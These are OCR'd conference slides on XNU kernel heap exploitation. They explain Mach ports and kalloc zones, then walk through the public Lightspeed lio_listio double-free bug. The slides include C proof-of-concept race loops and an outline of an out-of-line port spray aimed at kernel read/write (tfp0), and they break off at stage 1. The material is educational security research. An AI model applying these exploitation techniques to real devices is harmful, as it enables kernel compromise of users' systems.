XNU heap exploitation: From kernel bug to kernel control

tihmstar

Topics

- Brief intro into XNU
  - Mach ports
  - Heap zones (kalloc,zalloc)
- tread m1ll
  - Bug/Exploit
- v1ntex/v3ntex
  - Bug/Exploit

Goal of this talk

- Introduce you to some aspects of XNU
- Get a general idea of how to go for exploitation
- Present real world techniques
- Walk you through some exploits

NOT Goal of this talk

- Understand every single aspect of XNU mentioned in this talk
  - I only scratched the surface yet!
- Understand every single line of code in the exploits
  - Try to understand the general idea behind it ;)

Disclaimer!

- I only read/reversed enough XNU to make this exploit work
- Some information presented here is good enough to explain why certain things work/do not work, but may not 100% accurate!
- Some things might be (over-)simplified
- IMO this is the way to go for exploiting though!
- Time-Benefit-Tradeoff

Disclaimer!

- If you can't follow *some* things, this is totally fine!
- Try to follow the bigger picture, don't get lost in details!
- For full understanding reading exploit source code and re-reading these slides is highly recommended

Mach ports

Mostly taken from:
blogs.360.cn/post/IPC Voucher UaF Remote Jailbreak Stage 2 (EN).html

Mach ports

- One-way transmission channel for mach messages
- Single receiver. One or multiple senders
- Represented in kernel as **ipc_port** structure
- **Rights** to the port stored in independent process ipc table
  - Send/Receive right

Mach ports

- Used for inter-process-communication
- Tasks (processes) are also represented as mach ports
- Send rights to a task port means full control over the task
  - Read/write memory
  - Create/control threads
  - Handle exceptions
  - More…

Mach ports

- tfp0 is short for "task for pid 0"
- Goal is to get a send right to kernel task port
- Allows reading/writing kernel memory

Heap zones

Zalloc

- Kernel heap is divided into so called zones
- Each zone allocates pages
- Zones can split pages to allow sub-allocations of smaller size
- Eg. kalloc.16 zone divides a page into 16 byte chunks which can be allocated individually (managed by kalloc)
- Unused zalloc allocations are garbage collected
  - Freeing all kalloced elements in a page does not guarantee page being released from the zone

Kalloc

- Wrapper for zalloc
- Manages multiple zones
  - kalloc.16, kalloc.32, kalloc.64, kalloc.1024, kalloc.4096, ...
- Programmer needs to remember size of allocation
  - kfree(<ptr>,<size>)

tread m1ll: The Bug

LIGHTSPEED, A RACE FOR AN IOS/MACOS SANDBOX ESCAPE!

Written by Luca Moro (johncool) · 2018-10-29 · in Exploit

TL;DR disclosure of a iOS 11.4.1 kernel vulnerability in `lio_listio` and PoC to panic

https://www.synacktiv.com/posts/exploit/lightspeed-a-race-for-an-iosmacos-sandbox-escape.html

Bug: Lightspeed

- Very very brief overview of the bug!
- **lio_listio** can be called synchronously and asynchronously
  - Synchronous:
    - Get userinput
    - Do stuff
    - if (lio_context->io_issued == 0) free_lio_context(lio_context)
  - Asynchronous:
    - Get userinput
    - Call function asynchronously
    - if (lio_context->io_issued == 0) free_lio_context(lio_context)

Bug: Lightspeed

- Very very brief overview of the bug!
- **lio_listio** can be called synchronously and asynchronously
  - Synchronous:
    - Get userinput
    - Do stuff
    - if (lio_context->io_issued == 0) free_lio_context(lio_context)
  - Asynchronous:
    - Get userinput
    - Call function asynchronously
    - if (lio_context->io_issued == 0) free_lio_context(lio_context)

This guy may also call free!

Bug: Lightspeed

- Race condition in **lio_listio** in asynchronous mode!
- Asynchronous:
  - Get user input
  - Call function asynchronously
  - if (lio_context->io_issued == 0) free_lio_context(lio_context)

Doublefree if asynchronous functions finishes, before this tries to free

POC: Lightspeed

- Call **lio_listio** in asynchronous mode
- Hope for worker thread to free before function finishes
- Reallocate buffer with second word set to 0
  - To satisfy if (lio_context->io_issued == 0)
- **lio_listio** will free the buffer again!

POC: Lightspeed

```c
while(1)
{
        /* not mandatory but used to make the race more likely */
        /* this poll() will force a kalloc16 of a struct poll_continue_args */
        /* with its second dword as 0 (to collide with lio_context->io_issued == 0) */
        /* this technique is quite slow (1ms waiting time) and better ways to do so exists */
    int n = poll(NULL, 0, 1);
    if(n != 0)
    {
        /* when the race plays perfectly we might detect it before the c
        /* most of the time though, we will just panic without going her
        printf("poll: %x - kernel crash incomming!\n",n);
    }
}
```

Thread1:
Trigger lio_listio

```c
while(1)
{
    err = lio_listio(mode, aio_list, nent, sigp);

    for(uint32_t i = 0; i < nent; i++)
    {
        /* check the return err of the aio to fully consume it */
        while(aio_error(aio_list[i]) == EINPROGRESS) {
            usleep(100);
        }
        err = aio_return(aio_list[i]);
    }
}
```

Thread2:
Reallocate buffer

Lightspeed Exploit Plan

- Turn double free into Use-After-Free
- Overlap useful object with controlled data
- Use fake object to get kernel slide and kernel read/write
- Finally get send right to kernel task
  - Short: get tfp0 (task for pid 0)

Mach Messages

- You can send a mach message to a mach port
- Sender does not need a port to identify
- Usually sends a **SEND_ONCE_RIGHT** to his port, if receiving a response is desired
- Optionally can send more *ports* (actually: *_RIGHT to port)

Mach Port Rights


```
typedef unsigned int mach_msg_type_name_t;

#define MACH_MSG_TYPE_MOVE_RECEIVE      16  /* Must hold receive right */
#define MACH_MSG_TYPE_MOVE_SEND         17  /* Must hold send right(s) */
#define MACH_MSG_TYPE_MOVE_SEND_ONCE    18  /* Must hold sendonce right */
#define MACH_MSG_TYPE_COPY_SEND         19  /* Must hold send right(s) */
#define MACH_MSG_TYPE_MAKE_SEND         20  /* Must hold receive right */
#define MACH_MSG_TYPE_MAKE_SEND_ONCE    21  /* Must hold receive right */
#define MACH_MSG_TYPE_COPY_RECEIVE      22  /* NOT VALID */
#define MACH_MSG_TYPE_DISPOSE_RECEIVE   24  /* must hold receive right */
#define MACH_MSG_TYPE_DISPOSE_SEND      25  /* must hold send right(s) */
#define MACH_MSG_TYPE_DISPOSE_SEND_ONCE 26  /* must hold sendonce right */
```

Mach Messages

- Ports can be sent *inline* and *out of line* (ool)
- Recall Zones? :P
  - Mach message goes into special heap zone
  - Mach message OOL buffer goes into kalloc zone!

Mach Messages




tread1ll: Exploit Plan

- When sending mach message with 2 OOL ports, the OOL buffer goes into kalloc.16 zone!
- The first port needs to be **MACH_PORT_NULL**
  - First QWORD is zero
  - Satisfies condition
- Second port is SEND_RIGHT to the port which receives the message (used for identification)


- Reallocate buffer with second word set to 0
- To statisfy **if (lio_context->io_issued == 0)**

tread m1ll: Stage 1


- Thread 1: Trigger lio_listio double free bug
- Thread 2: Continuously spray OOL ports
  - Let's say 0x4000




- Mach message is allocated



